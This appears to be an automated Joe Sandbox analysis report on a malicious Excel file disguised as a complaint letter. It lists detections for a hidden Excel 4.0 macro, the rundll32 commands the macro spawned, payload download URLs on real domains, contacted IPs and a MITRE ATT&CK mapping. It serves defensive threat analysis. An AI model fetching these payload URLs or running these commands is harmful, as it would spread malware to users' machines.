ID: 356762
Sample Name: Complaint_Letter_1186814227-02192021.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 16:15:31
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Complaint_Letter_1186814227-0219202…

Overview

General Information

Sample Name:	Complaint_Letter_1186814227-02192021.xls
Analysis ID:	356762
MD5:	888909141f8ad83.
SHA1:	dab7c94aff5dbea..
SHA256:	f11a1405772bbb1.
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Hidden Macro 4.0

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malicious Excel 4.0 Macro
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Document contains embedded VBA …
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…
- Yara signature match

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2060 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2768 cmdline: rundll32 ..\KLSD.ggsso,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2792 cmdline: rundll32 ..\KLSD.ggsso1,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2748 cmdline: rundll32 ..\KLSD.ggsso2,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2472 cmdline: rundll32 ..\KLSD.ggsso3,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2404 cmdline: rundll32 ..\KLSD.ggsso4,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
Complaint_Letter_1186814227-02192021.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0xaee5:$e1: Enable Editing • 0x15980:$e1: Enable Editing • 0x159ca:$e1: Enable Editing • 0x200ee:$e1: Enable Editing • 0x20138:$e1: Enable Editing • 0x159e8:$e2: Enable Content • 0x20156:$e2: Enable Content
Complaint_Letter_1186814227-02192021.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

Compliance:

Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 4	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 4	SIM Card Swap		C B Fi
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A R or


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
parama-college.id	2%	Virustotal		Browse
erp.demosoftware.biz	0%	Virustotal		Browse
sportsmarquee.com	1%	Virustotal		Browse
raivens.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://jayshreewoods.com/gvazzbwlvyk/44250678185879600000.dat	0%	Avira URL Cloud	safe	
http://sportsmarquee.com/hmffuzbolyio/44250678185879600000.dat	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://raivens.com/zdmqwymhhza/44250678185879600000.dat	0%	Avira URL Cloud	safe	
http://erp.demosoftware.biz/focahjqevd/44250678185879600000.dat	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
parama-college.id	203.142.76.236	true	false	• 2%, Virustotal, Browse	unknown
erp.demosoftware.biz	58.96.102.67	true	false	• 0%, Virustotal, Browse	unknown
sportsmarquee.com	70.32.104.19	true	false	• 1%, Virustotal, Browse	unknown
raivens.com	159.89.174.35	true	false	• 0%, Virustotal, Browse	unknown
jayshreewoods.com	13.126.100.34	true	false		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://jayshreewoods.com/gvazzbwlvyk/44250678185879600000.dat	false	• Avira URL Cloud: safe	unknown
http://sportsmarquee.com/hmffuzbolyio/44250678185879600000.dat	false	• Avira URL Cloud: safe	unknown
http://raivens.com/zdmqwymhhza/44250678185879600000.dat	false	• Avira URL Cloud: safe	unknown
http://erp.demosoftware.biz/focahjqevd/44250678185879600000.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000004.00000002.2201804166.0000000001D77000.00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2192488576.0000001DA7000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2183410930.0000000001D17000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2180940139.0000000001DE7000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000007.00000002.2180715449.0000000001C00000.00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000004.00000002.2201614246.0000000001B90000.00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2192301052.0000001BC0000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2183231178.0000000001B30000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2180715449.0000000001C00000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000004.0000000 2.2201614246.0000000001B90000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2192301052.000 0000001BC0000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2183231178.000000000 1B30000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2180715449.0000000001C0000 0.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000004.0000000 2.2201804166.0000000001D77000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2192488576.000 0000001DA7000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2183410930.000000000 1D17000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2180940139.0000000001DE700 0.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000004.0000000 2.2201804166.0000000001D77000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2192488576.000 0000001DA7000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2183410930.000000000 1D17000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2180940139.0000000001DE700 0.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000004.0000000 2.2201614246.0000000001B90000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2192301052.000 0000001BC0000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2183231178.000000000 1B30000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2180715449.0000000001C0000 0.00000002.00000001.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000004.0000000 2.2201614246.0000000001B90000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2192301052.000 0000001BC0000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2183231178.000000000 1B30000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2180715449.0000000001C0000 0.00000002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
13.126.100.34	unknown	United States		16509	AMAZON-02US	false
159.89.174.35	unknown	United States		14061	DIGITALOCEAN-ASNUS	false
58.96.102.67	unknown	Australia		10143	EXETEL-AS-APExetelPtyLtdAU	false
203.142.76.236	unknown	Indonesia		17451	BIZNET-AS-APBIZNETNETWORKSID	false
70.32.104.19	unknown	United States		398110	GO-DADDY-COM-LLCUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356762
Start date:	23.02.2021
Start time:	16:15:31
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 35s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Complaint_Letter_1186814227-02192021.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winXLS@11/13@5/5
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 192.35.177.64, 2.20.142.209, 2.20.142.210 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, apps.digsigtrust.com, ctldl.windowsupdate.com, a767.dscg3.akamai.net, apps.identrust.com, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtDeviceIoControlFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	YFZX6dTsiT.exe	Get hash	malicious	Browse	• 3.22.15.135
	xKeHI0tf38.exe	Get hash	malicious	Browse	• 3.13.191.225
	seed.exe	Get hash	malicious	Browse	• 52.217.45.220
	OutplayedInstaller (1).exe	Get hash	malicious	Browse	• 99.86.159.128
	Facecheck - app-Installer (1).exe	Get hash	malicious	Browse	• 99.86.159.102
	Buff-Installer (9).exe	Get hash	malicious	Browse	• 13.226.162.82
	firefox-3.0.0.zip	Get hash	malicious	Browse	• 13.226.162.116
	MT OCEAN STAR ISO 8217 2005.xlsx	Get hash	malicious	Browse	• 54.67.62.204
	QTN3C2AF414EDF9_041873.xlsx	Get hash	malicious	Browse	• 52.57.196.177
	TIC ENQ2040 FCl.xlsx	Get hash	malicious	Browse	• 54.67.57.56
	MV ASIA EMERALD II.xlsx	Get hash	malicious	Browse	• 54.67.57.56

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	TRANSIT MANIFEST CARGO FORM.xlsx	Get hash	malicious	Browse	• 54.67.120.65
	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 104.192.141.1
	R4VugGhHOo.exe	Get hash	malicious	Browse	• 18.197.52.125
	RFQ.exe	Get hash	malicious	Browse	• 52.58.78.16
	ORDER SPECIFICATIONS.exe	Get hash	malicious	Browse	• 13.57.130.120
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 35.158.240.78
	ORDER LIST.xlsx	Get hash	malicious	Browse	• 54.67.62.204
	BL + PL + CI.xlsx	Get hash	malicious	Browse	• 54.67.120.65
	#U007einvoice#U007eSC00978656.xlsx	Get hash	malicious	Browse	• 54.67.57.56
EXETEL-AS-APExetelPtyLtdAU	app.exe.exe	Get hash	malicious	Browse	• 220.233.178.199
DIGITALOCEAN-ASNUS	Quotation Reques.exe	Get hash	malicious	Browse	• 138.197.103.178
	NewOrder.xlsm	Get hash	malicious	Browse	• 167.99.202.53
	rieuro.dll	Get hash	malicious	Browse	• 206.189.10.247
	document-1915351743.xls	Get hash	malicious	Browse	• 206.189.10.247
	DHL_Shipment_Notification#5436637389_22_FEB.exe	Get hash	malicious	Browse	• 165.22.240.4
	124992436.docx	Get hash	malicious	Browse	• 68.183.127.92
	124992436.docx	Get hash	malicious	Browse	• 68.183.127.92
	iopjvdf.dll	Get hash	malicious	Browse	• 206.189.10.247
	document-750895311.xls	Get hash	malicious	Browse	• 206.189.10.247
	Shinshin Machinery.exe	Get hash	malicious	Browse	• 167.99.187.230
	HEC Batangas Integrated LNG and Power Project DocumentationsType a message.exe.exe	Get hash	malicious	Browse	• 206.189.50.215
	processhacker-2.39-setup.exe	Get hash	malicious	Browse	• 162.243.25.33
	PO#652.exe	Get hash	malicious	Browse	• 192.241.148.82
	Linux_Reader.exe	Get hash	malicious	Browse	• 159.203.148.225
	IU-8549 Medical report COVID-19.doc	Get hash	malicious	Browse	• 134.209.144.106
	Statement_of_Account_as_of 02_17_2021.xlsm	Get hash	malicious	Browse	• 167.71.6.214
	Quotation.exe	Get hash	malicious	Browse	• 67.207.77.53
	MoqGIIogN0.dll	Get hash	malicious	Browse	• 192.241.174.45
	dAlyRK9gO7.exe	Get hash	malicious	Browse	• 138.197.53.157
	tS9P6wPz9x.exe	Get hash	malicious	Browse	• 142.93.110.250
BIZNET-AS-APBIZNETNETWORKSID	Sign_1136845514-2138034493.xls	Get hash	malicious	Browse	• 182.253.107.34
	SecuriteInfo.com.Exploit.Siggen3.10048.21627.xls	Get hash	malicious	Browse	• 182.253.107.34
	vJHWQgfJ23.exe	Get hash	malicious	Browse	• 118.99.94.149
	_161213.exe	Get hash	malicious	Browse	• 112.78.142.170
	_161212.exe	Get hash	malicious	Browse	• 112.78.142.170
	_161212.exe	Get hash	malicious	Browse	• 112.78.142.170
	_161212.exe	Get hash	malicious	Browse	• 112.78.142.170
	_161214.exe	Get hash	malicious	Browse	• 112.78.142.170
	_161212.exe	Get hash	malicious	Browse	• 112.78.142.170
	_161212.exe	Get hash	malicious	Browse	• 112.78.142.170
	_161212.exe	Get hash	malicious	Browse	• 112.78.142.170
	_161213.exe	Get hash	malicious	Browse	• 112.78.142.170
	_161214.exe	Get hash	malicious	Browse	• 112.78.142.170
	_161213.exe	Get hash	malicious	Browse	• 112.78.142.170
	_161213.exe	Get hash	malicious	Browse	• 112.78.142.170
	_103330.exe	Get hash	malicious	Browse	• 112.78.142.170
	_103331.exe	Get hash	malicious	Browse	• 112.78.142.170
	_103330.exe	Get hash	malicious	Browse	• 112.78.142.170
	_103330.exe	Get hash	malicious	Browse	• 112.78.142.170
	_103330.exe	Get hash	malicious	Browse	• 112.78.142.170

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	Complaint-1992179913-02182021.xls	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
